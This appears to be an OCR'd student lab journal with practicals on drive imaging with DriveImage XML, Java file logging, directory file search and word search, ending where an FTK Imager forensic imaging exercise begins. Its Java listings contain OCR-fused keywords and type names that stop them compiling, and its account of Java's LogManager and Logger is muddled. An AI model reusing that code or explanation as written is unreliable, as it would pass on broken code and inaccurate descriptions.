




DriveImage XML - Private Edition Version 2.60 - for home use only
File Tools Help
Backup
Select a drive you wish to backup.
The backup will create two files, a *.XML which contains the drive description and a *.DAT which contains the imaged drive's binary data.
These files can be accessed later through Browse or Restore.
Welcome
Backup
Restore
Drive to Drive
Browse
Check one or more drives to backup:
Drive Label Type Capacity % used Physical drive
C: NTFS 195 GB 34 DISK0#2
D: New Volume NTFS 146 GB 0 DISK0#3
F: NTFS 14.6 GB 34 DISK1#1
Drive details:
Logical Information
Drive: D:
Label: New Volume
File system: NTFS
Total sectors: 307,210,928
Used bytes: 101,847,040 (97 MB)
Free bytes: 157,190,148,096 (146 GB)
Total bytes: 157,291,995,136 (146 GB)
Physical Information
Drive: DISK0
Drive name: ST500DM002-1BD142
Total sectors: 976,773,168
Partition: #3
Start sector on drive: 409,609,368
Sectors in partition: 307,210,932
Next
Memory in use: 761,772


Backup
Welcome to the drive backup wizard!
This wizard will assist you with backing up your drives:
Drive Label Type Capacity % used Physic...
D: New V... NTFS 146 GB 0 DISK0#3
Next >
Cancel


Backup
Backup
Select a backup location and imaging options.
Directory:
C:\Users\admin\Desktop
Files:
Drive
File name
D:
pract7
Options:
Raw mode
Split large files
Compression:
Good (slow!)
Hot Imaging Strategy:
Try Volume Locking first
Try Volume Shadow Services first
< Back
Next >
Cancel


Backup
Backup of D: in progress
Trying to create a shadow for: D:
Using module: vssvista
Opening shadow volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID:
Using Volume Shadow '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4'
Opening destination DAT file 'C:\Users\admin\Desktop\pract7.dat'
Options: [COMPG LOCK-V]
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44440 sectors)
sector 44544 (88 sectors)
sector 6019920 (136296 sectors)
sector 6282064 (9904 sectors)
Time passed: 00:00:24 Time remaining: 00:13:09
3%
Finish
Cancel


Backup
Backup finished
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44440 sectors)
sector 44544 (88 sectors)
sector 6019920 (136296 sectors)
sector 6282064 (9904 sectors)
sector 153605440 (6144000 sectors)
Dumping file names to XML...
Closing source...
Releasing shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID: ...
Imaging 'D:' completed successfully
Ready.
100%
Finish


Computer
Get Started With Oracl...
Revo Uninstall...
Network
Intel® HD Graphic...
Symantec pcAnywhere
TurboC++ for Windo...
Recycle Bin
Java-Editor
Cisco Packet Tracer Inst...
WampServer
pract7.xml
Adobe Reader 9
NetBeans IDE 7.4
JMStudio
pract7.dat
desktop.ini
pcA Quick Connect
MumbaiUn... - Shortcut
DriveImage XML
QtSpim
omnetpp
Firefox
R i386 3.3.0
Windows 7
Build 7600
This copy of Windows is not genuine
11:22 AM
8/7/2018

Practical No:5

Aim: java program for creating log files.

Description:

Java's Log System

The log system is centrally managed. There is only one application wide log manager which manages both the configuration of the log system and the objects that do the actual logging. The Log Manager Class provides a single global instance to interact with log files. It has a static method which is named *getLogManager*

Logger Class

The logger class provides methods for logging. Since LogManager is the one doing actual logging, its instances are accessed using the *LogManager*'s getLogger method.
The global logger instance is accessed through Logger class' static field GLOBAL_LOGGER_NAME. It is provided as a convenience for making casual use of the Logging package.


mylogger.java

Code:

```
import java.io.*;
importjava.util.logging.*;
public class mylogger
{
public static void main(String args[])
{
Logger l=Logger.getLogger(mylogger.class.getName());
FileHandlerfh;
try
{
fh=new FileHandler("c:/mylogfile.log",true);
l.addHandler(fh);
l.setLevel(Level.ALL);
SimpleFormattersf=new SimpleFormatter();
fh.setFormatter(sf);
l.info("My first log");
}
catch(SecurityException e)
{
e.printStackTrace();
}
```

```
catch(IOException e)
{
e.printStackTrace();
}
l.info("Hi How r u?");
}
}
```

Output:



mylogfile.log:

Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?


or

msglog.java

Code:

```
import java.io.*;
importjava.text.*;
importjava.util.*;
public class msglog
{
protected static String defaultLogFile="c:\\msglog.txt";
public static void write(String s) throws IOException
{
write(defaultLogFile,s);
}
public static void write(String f,String s) throws IOException
{
TimeZonetz=TimeZone.getTimeZone("EST");//or PST,MID,etc..
Date now=new Date();
DateFormatdf=new SimpleDateFormat("yyyy.MM.dd hh:mm:ss");
df.setTimeZone(tz);
String currentTime=df.format(now);
FileWriterawriter=new FileWriter(f,true);
awriter.write(currentTime+" "+s+"\n");
awriter.flush();
awriter.close();
}
public static void main(String args[]) throws Exception
{
write(args[0]);
}
}
```

Output:



msglog.txt:

2018.07.31 01:46:30 vijay

Practical No:6

Aim: java program for searching file in given diretory.


Description:

FileSearch.java

Code:

```
import java.io.*;
public class FileSearch
{

public static void main(String[] args)throws IOException{
String d="";
final String f;
BufferedReaderbr=new BufferedReader(new InputStreamReader(System.in));
System.out.println("Enter the directory name where you want to search");
d=br.readLine();
System.out.println("Enter the filter for file you want to search");
f=br.readLine();

        File dir=new File(d);
FilenameFilter filter=new FilenameFilter(){
          publicboolean accept(File dir,String name){
          returnname.startsWith(f);
          }
};
String[] children=dir.list(filter);
if(children==null){
          System.out.println("Either dir does not exist or is not a directory");
}else{
for(int i=0;i<children.length;i++){
          String filename=children[i];
          System.out.println(filename);
   }
  }
}
}
```

Output:


Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>cd d:
D:\
C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>

Practical No:7

Aim:Search a particular word in a file.


Pract3.java

Code:

```
package pract3;
importjava.io.BufferedReader;
importjava.io.FileReader;
importjava.io.InputStreamReader;
public class Pract3 {
public static void main(String[] args)  {

try
      {

      String str="";
      String ser="";
int flag=0;
BufferedReader br=new BufferedReader(new FileReader("d:\\file.txt"));
BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
str=br.readLine();

      String []   s = new String[str.length()];
System.out.println("enter the text u want to search");
ser=br1.readLine();
      s=str.split(" ");

for(int i=0;i<s.length;i++)
      {

if(ser.equalsIgnoreCase(s[i]))
         {
System.out.println("Text "+ser+" Found");
flag=1;
         }

      }
if(flag==0)
```

```
System.out.println("Text "+ser+" Not Found");
   }

catch(Exception e)
   {
System.out.println(e);
   }
   }}
```

file.txt




Output:


```
run:
enter the text u want to search
Hello
Text Hello Found
enter the text u want to search
sss
Text sss Not Found
```


Practical No:8


Aim:Create forensic images of digital devices from volatile data such as memory using Imager for Computer System


Steps in FTK Imager:

